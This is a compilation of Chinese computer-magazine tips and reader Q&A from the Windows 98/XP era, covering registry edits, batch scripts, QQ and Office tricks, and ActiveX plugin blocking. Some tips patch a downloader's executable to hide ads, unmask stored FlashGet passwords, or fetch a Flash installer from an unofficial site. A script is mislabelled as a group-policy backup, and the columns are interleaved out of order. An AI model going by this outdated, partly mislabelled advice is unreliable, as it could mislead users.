为了验证硬盘是否损坏，笔者将这块硬盘拆下来，接到单位的电脑上。这时，这块三星硬盘却又能老老实实、安安静静地工作了。看来是这块硬盘以前的工作环境影响了硬盘，造成硬盘电机时不时地重启。而硬盘电机的反复重启，肯定与硬盘的供电有关系，但笔者所使用的是品质很不错的台达300W电源，因此不太可能是电源的问题。会不会是电源线和接口的问题呢？由于这台电脑的硬盘托架离电源的位置较远，所以笔者用了一根电源延长线。在重点检查了这根延长线的D型电源接口后，发现是接口里面的簧片和电线已经快脱落了。估计是这接口本来就焊接得不好，在几次插拔之后出现了焊点剥离，造成了接触不良的问题。马上调整硬盘位置，用电源自带的D型电源接口给它供电之后，一直到现在，再也没出现过死机的问题。

正是由于电源接口的接触不良，使得硬盘得不到正常而稳定的电源供应，从而造成硬盘不断重启导致死机的问题。区区一个电源接口，就差点〝谋杀〞了笔者的新硬盘，看来！硬盘的供电，是千万马虎不得的。 CF [YY34]

互动二分之一

为组策略做个“Ghost 镜像”

Windows 2000/XP/2003 中提供的组策略为我们提供了很多系统优化、设置，但对它的改动实际上就是改动了注册表，存在一定风险。我们可以通过批处理文件来为当前系统的组策略设置〝照张相〞，如果之后对组策略的修改有什么闪失，可以一键恢复。

首先编辑如下内容，将其保存为bat文件，双击运行即可在该BAT文件同一目录生成文件名形如〝gpedit_2005_5_01_星期日_11_23〞的BAT文件，当想要恢复时只需双击运行新生成的BAT文件即可：

```
@echo off
rem  get current time
for /f "tokens=1,2,3,4 delims=-/. " %%j in ('Date /T') do set FILENAME=gpedit_%%j_%%k_%%l_%%m
for /f "tokens=1,2 delims=: " %%j in ('TIME /T') do set FILENAME=%FILENAME%_%%j_%%k.bat
rem get service name
sc query type= service state= all| findstr /r /c:"SERVICE_NAME:" >gpedit.txt
echo Save Service Start State In %FILENAME%
rem save service start state into batch file
rem
echo @echo Restore The Service Saved At %TIME% %DATE% >"%FILENAME%"
echo @pause >>"%FILENAME%"
for /f "tokens=2 delims=:" %%j in (gpedit.txt) do @( sc qc %%j |findstr  START_TYPE >gpedit_n.txt && for /f "tokens=4 delims=:_ " %%s in ( gpedit_n.txt) do @echo sc config  %%j start= %%s >>"%FILENAME%")
echo @pause >>"%FILENAME%"
del gpedit.txt
del gpedit_n.txt
```

小提示

该代码适用于Windows XP/2003，对于Windows 2000用户，请将“sc query type= service state= all| findstr /r /c:"SERVICE_NAME:" >gpedit_n.txt”修改为“sc query type= service state= all bufsize= 10000| findstr /r /c:"SERVICE_NAME:" > gpedit_n.txt”，其余保持不变。该批处理命令中运用到了sc命令，该命令在Windows XP/2003中为内部命令，在Windows 2000中没有，可以从 http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp 下载获得。

(JoyChan)

找回系统托盘上的喇叭

如果系统托盘上的喇叭无故丢失，首先进入〝控制面板→声音和音频设备〞，确认勾选〝设备音量〞栏中的〝将音量图标放入任务栏〞项。接下来将Windows XP安装盘放到光驱中，运行〝CMD〞命令打开命令提示符界面，以光驱盘符为F，系统安装在C盘为例(对于其他情况，请对脚本做相应变动)，依次输入以下命令即可：

```
F:
CD i386
expand sndvol32.ex_ c:\windows\system32\sndvol32.exe
```

(四川 逍遥小小)

Windows 2000/2003 Server单用户远程控制

用Windows 2000 Server/2003 Server远程终端访问时，默认访问方式是新建一个终端用户，这个用户不会影响服务器当前用户(你看不到他当前使用中的桌面)。如果要登录到服务器主机当前用户的桌面，可以在〝开始→运行〞中输入〝 %SystemRoot%\system32\mstsc.exe /console〞命令来连接，连接上后，当前主机的用户会黑屏，只有远程用户可以看到桌面。因为Windows XP的远程终端服务采用单用户，所以无论是否加入〝/console〞参数都会登录到主机当前的桌面。

(四川 逍遥小小)

搞定Windows 98的“explorer错误”

Windows 98使用过程中常常会遇到〝explorer进程错误〞，甚至有时候刚开机，还未进入系统也可能如此。如果遇到这种情况，我们可以以DOS模式启动，输入〝edit system.ini〞命令， 将〝shell=explorer.exe〞修改为〝shell=progman.exe〞，修改完毕后重新启动计算机。系统会进入应用程序管理器，在〝运行〞框里输入〝control appwiz.cp〞命令打开〝添加/删除程序〞，在这里重新安装IE之后(安装过程需要插入Windows 98安装盘)，重新启动计算机后再用同样的方法将system.ini中的〝shell=progman.exe〞改回为〝shell=explorer.exe〞，最后重启即可。

(四川 逍遥小小)

快速删除注册表键值

通常情况下我们要删除注册表中的某个键或者键值，都是打开〝注册表编辑器〞，然后定位到相关分支进行删除操作。但如果我们要对多台计算机做同样的操作呢？或者这种删除操作是需要常常进行的呢？这就不方便了。其实可以通过将删除操作做成*.reg文件的形式，双击该*.reg文件即可完成删除操作。

删除某个注册表分支：打开〝注册表编辑器〞，将要删除的分支导出为*.reg文件，用〝记事本〞打开该文件，将形如〝[HKEY_LOCAL_MACHINE\SOFTWARE\……]〞的字段修改为〝[-HKEY_LOCAL_MACHINE\SOFTWARE\……]〞即可。

删除某个注册表键：同样将该键导出为*.reg文件，用〝记事本〞打开该文件，将要删除键的键值修改为〝-〞即可，如要删除某名为〝cfan〞的键，则修改为形如："cfan"=-。

(JoyChan)

CF [MJ01]

赶走Excel中讨厌的超级链接

当在Excel的单元格中输入邮件地址或是网址链接时，Excel会自作主张将它变成一个超级链接，可是，如果想去掉超级链接该怎么做呢？

你只需在建立超级链接后单击工具栏上的撤销按钮即可取消超级链接(或按Ctrl＋Z)。如果在工作表中已经存在几个这样的超级链接，你可以采取键盘辅助定位的方式来选取单元格，取消超级链接。方法很简单，只要先用键盘或鼠标定位到待编辑单元格邻近的单元格，然后用箭头键移动到要编辑的单元格上，单击鼠标右键，在快捷菜单中选择"超级链接→取消超级链接"即可。

如果在工作表中存在大量超级链接，显然上述方法是不合适的。这样就需要宏命令的帮助。在Excel中按Alt＋F8组合键打开宏对话框，在宏的名称中输入RemoveHyperlinks，点击"创建"按钮，在编辑器中，输入以下代码：

```
Sub RemoveHyperlinks()
Cells.Hyperlinks.Delete
End Sub
```

以后只要使用Alt＋F8组合键，点击"执行"按钮，就可取消所有超级链接了。 **(内蒙古 chenpengxiu)**

在Word中输入特大字号

Word文档中字号默认设置最大是72磅，最小是5磅。要输入比它们更大或更小文字，可以选中要更改字号的文本，点击菜单"格式"中的"字体"项，直接在"字号"栏输入所需的磅值即可，磅值范围在1～1638之间，当然也可使用Ctrl＋]或Ctrl＋[组合键来使字体增大或缩小，直至自己满意为止。 **(武汉 王勇)**

文字大小随表格自动调节

用Word制作出来的表格，可不可以让表格中的文字根据表格自身大小来自动调节字体大小以适应表格要求呢？要实现此功能很简单，单击菜单中的"表格"图表，选择"表格属性"，在出现的窗口中选择"单元格"，单击"选项"按钮，在单元格选项中选取"适应文字"一项即可。 **(武汉 王勇)**

让Excel文字自动换行

在Excel中，当输入的文本，长度超过单元格时，会显示到相邻单元格中去，可以用下面的方法解决：选择菜单中的"格式→单元格"，单击"对齐"标签，在"文本控制"中勾选"自动换行"，然后单击"确定"按钮。这样无论你的文本多长，它都不会占到其他单元格。 **(内蒙古 chenpengxiu)**

网络小说巧打印

对于经常看网络小说的朋友，有时想把整篇小说打印出来，可是一页一页的选择打印太过麻烦。其实打开"打印"窗口后，点击"选项"标签，然后选中"打印链接的所有文档"项即可打印整篇小说。当需要打印页面所有链接时，同样可以使用此方法。 **(秦川小小牛)**

去除迅雷的广告

相信有很多人用迅雷来进行下载，但里面的广告实在很烦人，不小心点中后，还会打开广告的链接。现在我们就来去除这个广告链接。

用eXeScope(下载地址：http://nj.onlinedown.net/soft/9594.htm)打开迅雷的主程序Thunder.exe，依次展开"资源→对话框→102"，然后点击右侧的Static，去除"可见"项的勾选，同时勾选"禁用"项(见图)，保存后退出即可。 **(喻林)**



让FlashGet显示出明文密码

FlashGet中"站点资源探索器"的密码都是以*号显示的，如果想让它以明文显示，则需要使用eXeScope来解决：先用eXeScope打开FlashGet.exe，然后在窗口左侧依次展开"资源→对话框→128"，然后点击右侧"Dialog:128"下的"Edit"项，点击"编辑"选项卡下的"密码"即可。

如果想让代理服务器地址以明文显示，则可使用展开"资源→对话框→149"，然后选择右侧"Dialog:149"下的"Edit"项，点击"编辑"选项卡下的"密码"即可。 **(BCD)**

当KUGOO不能搜索时

在使用KUGOO时，有时出现不能搜索的问题，这时，建议先卸载KUGOO，然后安装新版本，再用"记事本"打开C:\Windows\下的kugooption.ini确认[filesearchserver]下ip=61.145.114.248和port=8900两项是否正确。 **(BCD)**

节日不能随便忘 让Outlook显示节日

在Outlook中点击"工具→选项"，在"首选参数"选项卡下单击"日历选项"按钮，在弹出窗口中单击"添加假日"按钮，在弹出的国家/地区列表中找到并勾选"中国"，返回Outlook主窗口，再单击左侧的"日历"，你会发现日期中已显示相应的节日。 **(BCD)**

CF [MJ02]

巧解IE储存图片之迷

以前，使用IE都很正常，不过最近发现了一个奇怪现象，每当右击网页中的图片，以“另存为”命令保存图片时，不论原来的图片是什么格式都会自动变为BMP后缀名，实在百思不解。经过一番摸索，发现可以用以下方法解决:打开IE的临时文件夹(Temporary Internet Files)，然后进行清空，重启IE即可。 (白云)

巧妙查询你是否为对方好友

大家都知道使用QQ进行交流已经是广大网民的家常便饭，很多人都想知道自己是否被别人(特别是MM)加为好友，如何查询呢？其实，有两个判别方法:第一种，你先将对方从你的好友名单里删除，当对方上线后该好友出现在你的陌生人名单中，说明对方已经将你加为了好友;另一种方法，在不删除对方的情况下，在对方上线时能够显示某某已经上线的提示，有了这个提示也说明对方把你加为了好友。 (Softer)

巧妙导出QQ邮箱中的最近联系人

QQ邮箱的最近联系人功能可以很方便地发送电子邮件。但到了别的电脑登录QQ邮件，就看不到最近联系人，这怎么办呢？其实，可以通过其他方法实现导出联系人地址的目的。打开QQ安装目录，你会发现一个以你QQ号命名的文件夹，找到里面一个名为QQMailSetting.dat的文件，把它复制出来，然后传到网络硬盘中，如果想在别的机器上查看最近联系人地址，只要把这个文件下载回来，复制到你QQ号文件夹中，再次打开QQ客户端，就可以看到最近联系人了。同样，也可以把这个文件复制到别的QQ号文件夹中，就可以实现与其他QQ号共享最近联系人目的。 (笨笨虎)

免费笑话送给你

当你的QQ窗口中没有好友可聊时，如果能免费欣赏到逗人开怀的笑话是个不错的选择。操作步骤很简单:首先在QQ控制面板左侧选择“互动空间”，然后双击其中的“QQ语音剧场”，在弹出的聊天窗口中单击“进入主菜单”项，QQ马上列出丰富的娱乐资讯供选择，相声、笑话、恐怖故事等。用鼠标左键单击其中“2.极品笑话”就可以直接收听令人捧腹的笑话。如果对其功能还不太熟悉，直接点击“7”就可以查看“使用帮助”。同时，QQ提供了“免费推荐给好友”的功能，填写好友的手机号码和自己的签名后，就可以和好友一起共享欢乐了。 (我思故我在)

用POP3接收Yahoo!邮箱

目前，Yahoo！已经开放了远程管理邮箱的功能，你可以使用以下地址收发邮件了。

接收邮件(POP3)服务器: pop.mail.yahoo.com.cn

发送邮件(SMTP)服务器: smtp.mail.yahoo.com.cn

这样，我们就可以通过Foxmail或Outlook轻松管理Yahoo邮箱了。 (阮征)

与烦人的QQ宠物说再见

新版QQ添加了QQ宠物功能，不过很多人都不喜欢。另外，领养截止日期一过，每次登录QQ都会弹出一个烦人的QQ宠物窗口，即使把连接宠物功能禁用了，每次启动仍会出现无法连接宠物的提示。有没有办法彻底和QQ宠物说再见呢？其实我们只要到QQ安装目录下将QPet.dll，QQPetDazzle.exe和QQPetProxy.exe三个文件删除即可。 (Softer)

加自己为QQ好友的新方法

以前，要把自己加为好友可以通过把自己加入黑名单，再拖到好友栏中来实现。不过这个方法在新版的QQ中已经不能使用了，现在出来一个新的添加方法，操作起来也比较简单。



首先登录QQ，打开QQ聊天室，随便进入一个聊天房间，接着在左面的聊天成员列表中选择自己的QQ号，然后点击下面的第二个企鹅加号的按钮，这时就会听见系统提示声，按提示把自己加入好友就可以了(见图)。 (Jay)

取消浩方窗口人满等待提示

新版浩方在进入房间如果出现人满时，弹出来的对话框必须等3秒左右按才有效，不然等于没有按，按Esc键关闭也无效了。其实可以通过修改老版浩方的update.ini文件解决这个问题。方法是找到老版浩方对战平台安装或解压后，找到要修改的Update.ini，修改[System]字段里面的Version，把等号后面的版本改得比自动更新更高的版本就行了。例如Version=4.5.0，保存后运行浩方，就不会出现提示要求更新版本的提示了，而且人满时也不会弹出讨厌的对话框了。 (Softer)

CF [MJ03]

提升DVD刻盘成功率的小技巧

首先，如果条件允许，DVD刻录机最好单独使用一个IDE通道；其次，在系统中打开UDMA数据传输方式；第三，一般厂商在更新DVD刻录机的Firmware时，会不断将市场上出现的各种盘片的Media ID加入其中，所以我们要及时更新DVD机的Firmware这样可以大大提高对盘片的兼容性，让刻录机正确识别各种DVD盘片。最后，就是适当降低刻录速度，不少DVD刻录盘只支持4×刻录却假冒支持8×刻录速度的盘片，这些盘片如采用高倍速刻录，自然容易刻出“飞盘”了。 (八云)

如何在DOS下使用笔记本的PCMCIA光驱

首先，格式化并制作一张可以启动系统的软盘，并将Windows目录中的himem.sys和mscdex.exe文件拷贝到软盘中；然后到笔记本电脑厂家的网站上下载PCMCIA驱动器的驱动程序，并将下载的驱动程序包中的所有文件拷贝到软盘中(这里以ThinkPad600为例，不同的PCMCIA卡方法基本一致)，然后编辑CONFIG.SYS文件，加入下列内容：

```
DEVICE=himem.sys
DEVICE=A:\PCMI80CL.SYS/Q9/P0
DEVICE=A:\STATPCDM.SYS/D:MSCD001
```

编辑autoexec.bat文件，加入下列内容：

```
mscdex.exe/d:mscd001
```

以上工作完成以后，当需要在DOS下使用PCMCIA光驱时可以用这张启动盘来启动系统，系统便会自动加载PCMCIA光驱的驱动程序，这样就可以在DOS下使用PCMCIA光驱了。 (八云)

如何鉴别硬盘

使用Everest Pro(原名AIDA32)来确认硬盘的转速以及缓存容量等硬盘信息。至于硬盘坏道的检测，可以采用“效率源”软件(在http://www.skycn.com/soft/11866.html下载)，它提供多种检测方式，其中“硬盘坏道全盘检测”将会对硬盘进行全盘扫描，一般40GB的硬盘只需耗时20分钟，比Scandisk快很多。 (八云)

HP一体机打印作业自动消失怎么办？

在系统上安装HP一体机软件后，可以使用扫描，复印等功能，但一发打印作业，右下角出现打印机打印小图标后，马上就自动消失了，打印作业无法发出。这很可能是由于系统中安装了针式票据打印机的驱动，如EPSON的1600K或是580K等针式打印机驱动程序，且用过这款驱动打印票据等内容，就会导致惠普一体机驱动不能实现打印。解决办法是尽量不要在同一个Windows操作系统下同时安装HP一体机与EPSON针打驱动。 (八云)

Modem经常断线的解决方法

Modem经常断线的原因大多是由于线路质量不好或者电话线上的干扰比较大等原因，这时可以适当地降低串口的速率。解决办法是：点击“开始→设置→控制面板→调制解调器”，从Modem中选择“属性→连接页面→高级选项”，在附加设置中填入“S10=50”和“S25=200”，其中前者可以强制Modem在载波暂时丢失时保持5秒钟的连接状态，而后者则可以强制Modem在DTR(Data Terminal Ready，数据终端就绪)信号瞬时无效时保持两秒钟的连接状态，这样就可以避免同线路传输质量不良时Modem发生断线的故障。 (八云)

MP3播放器无法开机的解决

一般MP3播放器无法开机之后，对它进行格式化操作可以解决大部分问题，但是这个格式化操作并不是利用Windows系统中的格式化功能，而是利用厂家专用的MP3管理工具对它进行格式化，这样应该可以解决问题。 (八云)

如何进行CMOS放电

最直接的方法就是找到主板上的CMOS电池，把它从主板上取下来，并把电池槽的正负极用金属短接，等待一会儿装上电池然后重新开机。如果信息仍然存在，就需要关机更长时间，执行同样操作。另外，还可以用跳线来对CMOS放电，通过主板说明书来查找跳线的位置，一般通常都在电池附近，多为三根针，依次被编号为1、2、3。原本跳线帽是套在1和2上，将跳线帽取下，插到2和3，即可清除CMOS设置。清除完后必须再接回1、2模式，否则启动时会报错。 (八云)

一句话技巧

1.虽然开机时会显示显卡的BIOS版本信息，但由于一闪而过无法将其记下来，其实只要在Windows启动后，打开显示属性，选择“设置→高级→适配器”，在“适配器信息”一栏中就可以看到当前显卡的BIOS版本信息。

2.在Windows98下使用一些老声卡时，会发现播放音乐时，其他声音就无法发出的情况，这是因为声卡对多音频流的支持不够好，可以通过安装WDM驱动来解决问题。

3.虽然目前大多数的CRT都通过相关的安规认证，但考虑到目前不少CRT显示器的各种认证真假难辨，因此大家在选择CRT显示器时，可以将手机放在显示器旁边、通过拨打电话来检验显示器抗干扰能力：如果显示器出现较大面积的波纹状，则说明显示器抗干扰能力差。 (八云)

CF [MJ04]

拒绝被玩 将烦人的网页插件挡在门外

网页插件　让我欢喜让我忧

★★

■Dream

目前，很多网站都采用了微软的插件技术，在用户电脑中以安装插件形式的客户端来完成既定任务。例如大多数网上银行在第一次使用时都需要用户安装插件，否则不能正常使用，也有很多网站或是其他程序也使用插件技术来"坑害"用户。今天就让我们来看一些关于网页插件的热门问答。

1.什么是网页插件？

网页插件多是ActiveX插件(以前也叫做OLE控件或OCX控件)，它实际就是一些软件组件或对象，可以直接将其插入到网页或其他应用程序中，一般的软件需要用户单独下载然后执行安装，而ActiveX插件则是在用户 览到特定的网页时， 览器自动下载并提示用户安装。像现在的在线杀毒、Flash动画播放、Windows Media Player插件等都是ActiveX插件(见图1)。



图1　注意：正规公司开发的插件都会注明插件发行者，没有注明"发行者"的插件最好不要安装，因为这样你将会承担更大风险。

2.插件对Windows会有影响吗？

当你用 览器登录一些不正规的网站(尤其是一些英文网站)，有时会弹出一个如图1的窗口。窗口内容通常是诱引你安装一个普通的、好玩的、实用的插件程序，并说明安装后将有很多好处。如果你经不起诱惑或没仔细看就点击了"安装"，很可能病毒、木马便乘虚而入，比如QQ　猎者病毒就是这样做的。

有些对系统资源的消耗非常巨大。打开带有插件的网页时，由于会自动下载ActiveX插件到硬盘中，所以会严重延缓页面开启速度，出现网页开启时间长、无响应甚至电脑假死等现象，必须到控件下载完毕弹出安装对话框时才会恢复正常，就算是网速较快的宽带网络的用户也会延迟数秒，若是网速较慢的用户则会花费更多时间。而且，有些ActiveX插件还会修改系统配置，甚至相互产生冲突，影响Windows的稳定性。

另外，由于网页中的ActiveX控件能在后台运行各种程序、调用Java脚本、下载安装病毒、打开系统端口等，所以很容易被黑客利用，修改或删除你的注册表项，任意读写、删除文件等。

3.怎样才能知道我的电脑是都装了哪些插件？

⑴Windows XP SP2的插件管理器

安装Windows XP SP2后，其内置的插件管理器能让你管理相关插件程序，在IE选项窗口中选择"程序"选项卡，然后再单击"管理加载项"按钮。在此可以"启用"、"禁用"相关的加载项，以及以某些插件程序进行更新，但不能通过它卸载某个插件程序。

⑵专业的插件管理程序

如果想获得更专业的插件管理功能，推荐你使用UPIEA 2005(IE插件屏蔽)，下载地址：http://nj.onlinedown.net/soft/35733.htm。软件无需安装可以直接使用，解压后运行程序，程序会自动搜索并列出当前系统中已经安装的插件，并提供卸载功能(见图2)。



图2

4.如何才能摆脱那些烦人的网页插件？

⑴加入受限制的站点

打开IE，点击"工具→Internet选项→安全"，选中"受限制的站点"，接着再单击下面的"站点"按钮，在弹出窗口的文本框中输入"*.网址"，然后单击"添加"按钮即可，你可使用此方法添加那些常见而你又不愿意看到的网页插件。不过这种方法在打开受限网站时会弹出对话框，说明网页ActiveX控件被禁止运行，单击确定才能继续 览。

⑵充分发挥防火墙功能

有些防火墙软件提供了防恶意网页插件的功能，建议在其设置窗口中好好寻找一下，比如类似"对下载的ActiveX进行扫描"、"禁止危险网页功能下载"等设置就能帮你一定程度上防范不良插件。

⑶终极之道：使用UPIEA 2005

以上方法虽然有效，但都有不足，因此推荐使用UPIEA 2005来给IE进行完美的插件免疫和网站免疫(其实就是将有问题的网站加入到"受限制的站点"列表中)。

首先单击左侧的"插件免疫"按钮，接着单击窗口下面的"推荐"按钮，这样软件会自动选中一般用户不需要的插件项，仔细检查后单击"应用"按钮即可完成免疫。

单击"网站免疫"按钮，在"限制站点"选项卡下单击"全选"按钮，接着再单击"应用"即可。

小提示

UPIEA 2005还支持编辑Hosts文件功能，比如要屏蔽淘宝网自动打开页面，可以单击"网站免疫"按钮，进入"限制访问"选项卡，单击"添加"按钮，在弹出对话框中的"转向IP"栏输入"127.0.0.1"，在"域名"栏输入"www.unionsky.cn #淘宝网广告代理"，相同方法设置添加"www.allyes.com #淘宝网广告代理"。

网络

1 无法显示网页源文件的问题

四川读者陈敏问：我原先使用Outlook和IE时，在遇到被怀疑有问题的邮件或网页的情况下，都会单击鼠标右键，在弹出的快捷菜单中选择“查看源文件”来检查，可是最近在我的系统中却无法用这种办法显示该邮件或网页的源文件了。请问如何才能解决这个问题？

答：出现这个问题有以下几个原因：

(1)当 览器的缓存被装满时，“查看源文件”功能将失效。你可以在IE窗口中选择“工具→Internet选项→常规→Internet临时文件”，然后单击“删除文件”按钮。

(2)用JavaScript脚本语言编写的一些网页会导致“查看源文件”功能失效。

(3)注册表设置被更改。打开注册表编辑器，找到[HKEY_CURRENT_USER\ Software\Policies\Microsoft\Internet Explorer\Restrictions]，在右侧窗格中找到一个名为NoViewSource的值，如果当前的数值数据设置为1，则双击它，将数值数据更改为0。

(4)注册表中设置的调用程序不正确，也可导致“查看源文件”功能失效。打开注册表编辑器，找到[HKEY_LOCAL _MACHINE\Software\Microsoft\Internet Explorer\View Source Editor\Editor Name]，如果该键存在，右边窗口中所显示的默认“数值名称”应该是记事本程序的完整路径，一般为C:\Windows\notepad.exe。如果该键不存在，可先确定记事本程序的正确位置再对该键值进行修改。

(5)组策略的设置也有可能会屏蔽“查看源文件”这一菜单项。从“开始”菜单中调出“运行”对话框，键入GPEDIT.MSC。如果弹出一个“组策略编辑器”窗口(没有弹出说明设置正常)，则选择User Configuration\Administr-ativeTemplates\Windows Components\Internet Explorer\Browser，在右边的窗口中找到View menu: Disable Source menu，将键值从Enabled改为Disabled即可。

2 系统不能自动下载Flash插件

江西读者沈卫民问：最近重装了Windows 98，在览网页时一些动画看不到了。以前连接到Internet时如果有Flash动画需要显示，系统会自动下载一个Flash插件，而现在则不会出现这种情况。请问这是什么原因？我该怎么办？

答：网页上的动画大多是Flash和GIF格式的。播放GIF动画需要把IE的“Internet选项”中的“播放动画”打开，而播放Flash动画则需要安装Flash插件。如果安装的是它的老版本插件，则现在许多用新版Flash制作的Flash动画就不能被打开，而且在某些系统中也不再像以前那样提示下载Flash插件。这时你可以从http://www.xichang.tv/InstallFlash6ax.exe下载Flash插件进行手动安装。

3 大量下载时的ADSL掉线故障

河南读者赵淑霞问：最近我发现，当 览Internet网页时，ADSL Modem工作一切正常，可是当下载信息量较大的程序时，ADSL Modem却不断出现掉线并重启现象。请问这是什么原因造成的？如何解决？

答：这种现象大多是安装在当前系统中的网卡驱动对ADSL Modem使用到的拨号协议——PPPoE协议支持不好引起的。要消除这种现象，你不妨检查一下当前的ADSL Modem设备是否包含了内置拨号功能，倘若支持的话，你最好将这个功能启用，这样日后进行拨号上网时，就不需要在系统中安装额外的拨号程序了，而且还能有效节约系统资源。

倘若ADSL Modem设备本身就使用了内置的拨号功能来上网，那你就要检查一下当前计算机系统是否启动了其他防火墙软件或代理服务器软件，要是已经启用的话，那么ADSL Modem的工作就可能会受到干扰，此时你应该将这些软件统统关掉。 CF[SB02]

如果你使用的是Maxthon 览器，只要打开“选项→广告猎手→启用广告内容过滤”即可过滤淘宝网。

5.为什么我无法使用网上银行？

现在每家网上银行在第一次使用时都需要安装其客户端插件程序，如果不能成功安装，则无法正常使用。而Windows XP SP2以及系统中安装的一些插件屏蔽程序都会阻止网上银行插件的安装。如果你使用了Windows XP SP2，首先应打开IE，点击“工具→Internet选项→安全”，接着单击“自定义级别”按钮，在打开的“安全设置”窗口中将“ActiveX控件和插件”下的所有项的设置选择为“提示”(见图3)。这样，当打开网上银行页面时，如果以前没有安装插件，系统就会显示是否安装插件的提示窗口，选择“是”即可。

打开UPIEA 2005，单击“插件免疫”按钮，接着进入“日常”选项卡，取消那些已经被免疫的银行项目的勾选，然后按下“应用”，这样网上银行的插件就不会被屏蔽了。



图3

CF[SB01]

系统

1 卸载SP1补丁后修复更新系统出错

河北读者赵文涛问：我的电脑中安装的是Windows XP，最近卸载了曾经安装的SP1补丁程序，可是在一些系统文件被损坏后执行修复系统的操作并使用系统更新功能时，屏幕上出现“网页意外错误”的提示。请问该如何解决？

答：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Windows]，在右侧窗格中双击CSDVersion项，将其值设为0并单击“确定”按钮，重启系统即可解决问题。

2 IE中的安全设置选项按钮为何失效了

浙江读者王振宇问：我在Windows 2000桌面右击IE图标并选择“属性”，选择了“安全”标签后，发现“自定义级别”和“默认级别”按钮变成灰色不可选状态，无法改变IE的安全等级。请问该如何解决？

答：出现这个问题的原因是系统在注册表中添加了一个“SecChangeSettings”键进行了限制。请打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]，将右侧窗口中的“SecChangeSettings”键删除后，重启IE即可解决问题。

3 关机时电脑转睡眠功能为何消失了

新疆读者崔铁军问：我的电脑中安装的是Windows 98，最近发现“关闭系统”中的“将您的电脑转入睡眠”功能消失了。请问如何才能恢复？

答：(1)开机后按Del键进入BIOS SETUP，检查POWER MANAGEMENT项的参数是否为Enabled，如果不是，请更改。

(2)启动系统后依次选择“我的电脑→属性→设备管理→系统设备→高级电源管理”，将“高级电源管理”删除，然后再用“控制面板”中的“添加新硬件”功能重新安装“高级电源管理”设备驱动。

4 装英文软件后菜单变英文或干脆消失

湖南读者王 问：我的电脑中安装的是Windows 98操作系统，最近安装了一些英文软件后，发现原来安装的中文软件中的汉字菜单和界面有的变成了英文显示，有的干脆就消失得无影无踪。请问这是为什么？

答：这种情况往往发生在使用微软开发工具开发出的中文软件中，这些中文软件中菜单或界面内的汉字都是受动态链接库(DLL文件)控制的，如果你之后安装的英文软件试图覆盖原中文软件的动态链接库时，系统就会给出警告，并提示是否替换原有文件。你要是没留心选择了覆盖，就会出现中文软件丢失汉字的情况，解决办法是重新安装中文软件即可。

5 Winipcfg或IPconfig运行错误

四川读者了了问：阅读刊2005年第2期“CFan加油站”之“IP知识补习班”中《如何查询本机IP地址》一文后按文中讲述步骤进行操作：第一步，Windows 98运行command，Windows 2000/XP运行cmd；第二步，运行Winipcfg或IPconfig；第三步，显示出本机IP地址。按照以上步骤操作，Windows 98能正确显示出本机IP地址，而Windows 2000运行到第二步就显示出错信息：“不是内部或外部命令，也不是可运行的程序或批处理文件。”请问，是我操作上的问题，还是该文介绍有误？

答：一般来说，Windows 98下使用Winipcfg命令，Windows 2000下使用IPconfig命令即可达到文中介绍的目的。如果正确下达此命令后还出现上述错误，说明你系统中没有安装该程序或该程序已经丢失，请从其他电脑中拷贝一个到本机系统目录中即可。

6 卸载软件后系统启动提示找不到VXD文件

陕西读者赵日诚问：我以前在Windows 2000中安装了一个软件，后来在“添加/删除程序”中将其卸载了，但以后每次启动系统时，屏幕上总是提示说找不到几个VXD文件，我看了System.ini和Win.ini文件，其中并没有引用这几个VxD文件，使用“查找文件”的功能也没能找到这些文件。请问这是何故？

答：出现这种现象说明你的软件卸载得不干净，系统一般通过三种途径来装载VXD文件。一是在System.ini中登记，系统在启动时分析该文件，并装载其中指定的VxD；二是在注册表中登记，在系统启动时运行注册表并装载指定的VxD；三是系统启动完毕后，应用程序可以申请动态装载某些VxD，这些VxD一般是第三方软件自带的。从现象上看你安装的软件将VxD登记在了注册表中。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD]，从右侧窗格找到启动时提示的VxD文件名并删除。

CF[SB03]

硬件

1 SATA 硬盘不支持常用分区工具吗?

河南读者戴源庆问:我在应用中发现SATA硬盘好像是不支持FDISK和DM等分区工具以及GHOST软件。请问是这样的吗?

答:SATA硬盘是支持这些工具软件的。使用这类软件时出现问题多发生在以ICH5为南桥的主板上，因为它们都是基于DOS平台的，必须采用兼容模式(Compatible Mode)，当设置为增强模式(Enhanced Mode)时就会引发这些软件不能使用的故障。另外，使用160GB及更大容量的SATA硬盘时，由于FDISK(Windows 98中包含的版本)和DM这类分区软件推出较早，所以并不能很好地支持大于137GB硬盘的48bit寻址，有可能引起莫名其妙的故障，所以最稳妥的办法是安装打了SP1或SP2补丁的Windows XP(或是打了SP4补丁的Windows 2000)，在安装系统前只分一个区用来安装系统。等装好了系统，先修改注册表，通过"开始→运行"，输入regedt32命令，打开注册表编辑器，在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Atapi\Parameters]子项下新建一个键值，名称为EnableBigLba，数值类型为DWORD，值为1。然后再用"开始→控制面板→管理工具→计算机管理"中的"磁盘管理"功能建立其余的分区。

2 Windows 98启动出现0137异常错误

江苏读者范宇问:我的电脑安装的操作系统是Windows 98，最近在启动系统并执行到系统配置的状态时，屏幕上出现"致命的异常错误发生在0137"的错误提示，然后死机。请问这是怎么回事，如何解决这个问题?

答:启动系统时，如果提示"致命的异常错误发生在0137"，一般都是由于硬件问题造成的。而其中主要的原因是芯片工作温度过高，也可能是内存、硬盘或显卡损坏。你可以通过如下步骤查找故障源头或解决问题:

(1)如果CPU、显卡或内存被超了频，应该恢复到正常值。

(2)检查CPU散热风扇是否脱落或停转。

(3)检查显卡的主芯片散热风扇是否脱落或停转。

(4)检查内存条或硬盘是否损坏。

3 集成显卡主板装独立显卡无信号

河北读者程厚梁问:我的电脑使用的是采用SiS730芯片组的精英K7SEM 1.0主板，主板上集成有显卡，并预留了一个AGP插槽。最近更换成铭瑄的ATI9550显卡，插到主板上并重新启动电脑后发现没有显示信号输出，请问该如何处理?

答:请在启动电脑后按Del键进入BIOS设置，找到INTEGRATED PERIPHERALS OPTION选项并进入，然后找到AGP VGA SELECTION项，将该项的参数改选为AGP SLOT，然后按F10键保存退出就可以了。

4 启动Linux不能检测到网卡

山西读者钱鹏飞问:我使用的Linux内核为v2.0.22，在启动系统时没有检测到已经安装的PCI NE2000兼容网卡，请问这时我该怎么办?

